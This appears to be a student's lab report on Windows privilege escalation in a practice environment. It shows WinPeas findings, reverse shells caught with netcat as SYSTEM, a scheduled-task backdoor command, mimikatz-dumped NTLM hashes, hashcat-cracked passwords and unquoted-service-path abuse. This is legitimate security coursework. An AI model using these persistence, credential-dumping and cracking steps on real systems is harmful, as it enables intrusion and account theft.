


Lab Template – Ethan Roepke

1. **List 5 things that WinPeas reported on and give a reason for why and how it might be abused by an attacker.**
   (10 points)
   1.
   

      ```
      [+] Files in registry that may contain credentials
        [i] Searching specific files that may contains credentials.
        [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-inside
      Looking inside HKCU\Software\ORL\WinVNC3\Password
      Looking inside HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password
      Looking inside HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\WinLogon
          DefaultDomainName    REG_SZ
          DefaultUserName    REG_SZ    Joshua
          LastUsedUsername    REG_SZ    Joshua
      Looking inside HKLM\SYSTEM\CurrentControlSet\Services\SNMP
      Looking inside HKCU\Software\TightVNC\Server
      Looking inside HKCU\Software\SimonTatham\PuTTY\Sessions
      Looking inside HKCU\Software\OpenSSH\Agent\Keys
      ```

      These files possibly contain user credentials in given files. If an attacker gets it hands on these files then they would be able to make later movement and gain root.
   2.
   


      ```
       [+] UNQUOTED SERVICE PATHS
         [i] When the path is not quoted (ex: C:\Program files\soft\new folder\exec.exe) Windows will try to exe
      \Program.exe', then 'C:\Program Files\soft\new.exe' and finally 'C:\Program Files\soft\new folder\exec.exe
      te 'C:\Program Files\soft\new.exe'
         [i] The permissions are also checked and filtered using icacls
         [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
      ```

      Since this path file is not quoted which means windows will execute this in parts. An attacker could abuse this by uploading a reverse shell named Program.exe and this would be executed.
   3.
   

      ```
       [+] ADMINISTRATORS GROUPS
      Alias name     Administrators
      Comment        Administrators have complete and unrestricted access to the computer/domain

      Members

      -------------------------------------------------------------------------------
      Administrator
      Grant
      Sam
      The command completed successfully.
      ```

      This list lets us know which accounts have complete access to the computer. An attacker could use this knowledge to let them know who they need to target to gain admin faster and least detected.


4.



```
 [+] FIREWALL

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .
```

The firewall status lets us know specific firewall is enabled or disabled. This could help an attacker know when it is best to attack the victim and if a firewall is disabled will give access.

5.



```
[+] USED PORTS
  [i] Check for services restricted from the outside
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       868
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       392
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       500
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1216
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1140
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1676
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       2504
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       2620
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING       644
  TCP    135.75.54.111:139      0.0.0.0:0              LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       868
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       392
  TCP    [::]:5357              [::]:0                 LISTENING       4
  TCP    [::]:49664             [::]:0                 LISTENING       500
  TCP    [::]:49665             [::]:0                 LISTENING       1216
  TCP    [::]:49666             [::]:0                 LISTENING       1140
  TCP    [::]:49667             [::]:0                 LISTENING       1676
  TCP    [::]:49669             [::]:0                 LISTENING       2504
  TCP    [::]:49670             [::]:0                 LISTENING       2620
  TCP    [::]:49671             [::]:0                 LISTENING       636
  TCP    [::]:49674             [::]:0                 LISTENING       644
```


The list of ports tells us if it in listening. This can be useful for attacker to understand what machine may be in use which will let them know how to approach an attack.

2. **List three other ways you could transfer files between Linux and Windows** (10 points)

1. Secure Copy protocol – this is a secure file transfer that uses SSH for encryption. Use the ‘scp’ in command line.
2. File transfer protocol – this isn’t as secure but can use on either the linux or windows machine by using a FTP client on the other system.
3. SSH File transfer protocol – similar to secure copy protocol, it uses SSH for encryption and use the ‘sftp’ in command line.

3. **Take a screenshot of you getting a reverse shell as SYSTEM running the command “whoami”**


(10 points)



```
┌──(root㉿kali)-[~]
└─# nc -lnvp 9000
listening on [any] 9000 ...
connect to [135.75.54.2] from (UNKNOWN) [135.75.54.111] 60672
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

4. **Take a screenshot of the command and the output of your command. It should say the task was successfully created.**

(10 points)



```
C:\Windows\system32>schtasks /create /Sc minute /mo 2 /ru "SYSTEM" /tn "MSI BACKDOOR" /tr "cme.exe /c start C:\Users\Public\Downloads\shell.msi"
schtasks /create /Sc minute /mo 2 /ru "SYSTEM" /tn "MSI BACKDOOR" /tr "cme.exe /c start C:\Users\Public\Downloads\shell.msi"
SUCCESS: The scheduled task "MSI BACKDOOR" has successfully been created.
```

5. **What information does LSASS store in memory? How can this be useful to an attacker?**(10 points)


LSASS stores user credentials, such as encrypted/hashed passwords, security tokens (user privileges), and Kerberos tickets that is used to verify identity. An attacker could use a Pass-The-Hash attack to authenticate themselves without needing the plaintext password. Similar to Pass-The-Hash attack, attackers can Pass-The-Ticket attack to authenticate themselves by extracting tickets. Both of these can give the attacker lateral movement in the server.

6. **Look through mimikatz.log. Based on what you've learned in the labs so far, how can this be used by an attacker? Include screenshots to support your findings.**

(2 sentence minimum)


(10 points)

Looking through mimikatz.log, this contains plaintext hashes and passwords of current user that are logged on that were extracted from LSASS. This is beneficial for an attacker because they can be obtain credentials which will allow them to make lateral movement.




```
SID               : S-1-5-21-1983437436-99504062-104502186-1002
        msv :
         [00000003] Primary
         * Username : Sam
         * Domain   : DESKTOP-NF2H602
         * NTLM     : b70c9bdb85cdadf712891d3600c9a06a
         * SHA1     : fc8b59a1618867dd7ca9f0a5aeac6e0043feb1b7
        tspkg :
        wdigest :
         * Username : Sam
         * Domain   : DESKTOP-NF2H602
         * Password : (null)
        kerberos :
         * Username : Sam
         * Domain   : DESKTOP-NF2H602
         * Password : (null)
        ssp :
        credman :
```

7. **Use Hashcat to crack NTLM password hashes. Submit a screenshot of the output**
(10 points)



```
┌──(root㉿kali)-[~]
└─# hashcat -m 1000 hashes1.txt -a 0 --force --username --show  /usr/share/wordlists/rockyou.txt
Jake:17b97817d3c8269002685b3f8429a5e7:bluebird
Carter:320a78179516c385e35a93ffa0b1c4ac:baseball
Grant:59fc0f884922b4ce376051134c71e22c:Qwerty123

┌──(root㉿kali)-[~]
└─# 
```

8. **Login to an administrator's account. Open a command prompt and type, "`whoami && ipconfig`" Submit a screenshot of this for your lab report.**
(10 points)




```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && ipconfig
desktop-nf2h602\grant

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3092:fd37:6aa1:ed8%8
   IPv4 Address. . . . . . . . . . . : 135.75.54.111
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 135.75.54.254

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>_
```

9. **What are the three names of the services we could use to override wmpnetwk.exe? For each service, in what folder would it need to be placed?**
(10 points)

1. **C:\Program.exe** Files\Windows Media Player\wmpnetwk.exe
   Placed in \Folder
2. **C:\Program.exe Files\Windows.exe** Media Player\wmpnetwk.exe
   Placed in Program Files folder
3. **C:\Program.exe Files\Windows Media.exe** Player\wmpnetwk.exe
   Placed in Program Files Folder

10. **Submit a screenshot of the following command in your shell:**
`whoami && dir “C:\Program Files”`
(10 points)



```
┌──(root㉿kali)-[~]
└─# nc -lnvp 8989
listening on [any] 8989 ...
connect to [135.75.54.2] from (UNKNOWN) [135.75.54.111] 49673
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && ipconfig && dir "C:\Program Files"
whoami && ipconfig && dir "C:\Program Files"
nt authority\system

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3092:fd37:6aa1:ed8%8
   IPv4 Address. . . . . . . . . . . : 135.75.54.111
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 135.75.54.254

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:34f1:8072:1c7a:2489:78b4:c990
   Link-local IPv6 Address . . . . . : fe80::1c7a:2489:78b4:c990%11
   Default Gateway . . . . . . . . . : ::
 Volume in drive C has no label.
 Volume Serial Number is CAA4-5FBC

 Directory of C:\Program Files

03/06/2024  06:23 PM    <DIR>          .
03/06/2024  06:23 PM    <DIR>          ..
03/18/2017  01:03 PM    <DIR>          Common Files
09/05/2022  04:42 PM    <DIR>          CUAssistant
10/31/2022  06:12 PM    <DIR>          Internet Explorer
09/08/2022  10:45 AM    <DIR>          KeePass Password Safe 2
10/30/2022  05:47 PM    <DIR>          PackageManagement
09/05/2022  02:45 PM    <DIR>          rempl
01/15/2023  11:03 PM    <DIR>          Windows Defender
01/15/2023  11:03 PM    <DIR>          Windows Defender Advanced Threat Protection
01/15/2023  11:03 PM    <DIR>          Windows Mail
10/27/2022  10:16 PM    <DIR>          Windows Media Player
10/30/2022  10:04 PM    <DIR>          Windows Media Players
03/18/2017  01:03 PM    <DIR>          Windows Multimedia Platform
03/18/2017  01:03 PM    <DIR>          Windows NT
01/15/2023  11:03 PM    <DIR>          Windows Photo Viewer
03/18/2017  01:03 PM    <DIR>          Windows Portable Devices
03/18/2017  01:03 PM    <DIR>          Windows Security
03/06/2024  06:19 PM            15,872 Windows.exe
10/30/2022  05:47 PM    <DIR>          WindowsPowerShell
               1 File(s)         15,872 bytes
              19 Dir(s)  34,179,534,848 bytes free

C:\Windows\system32>
```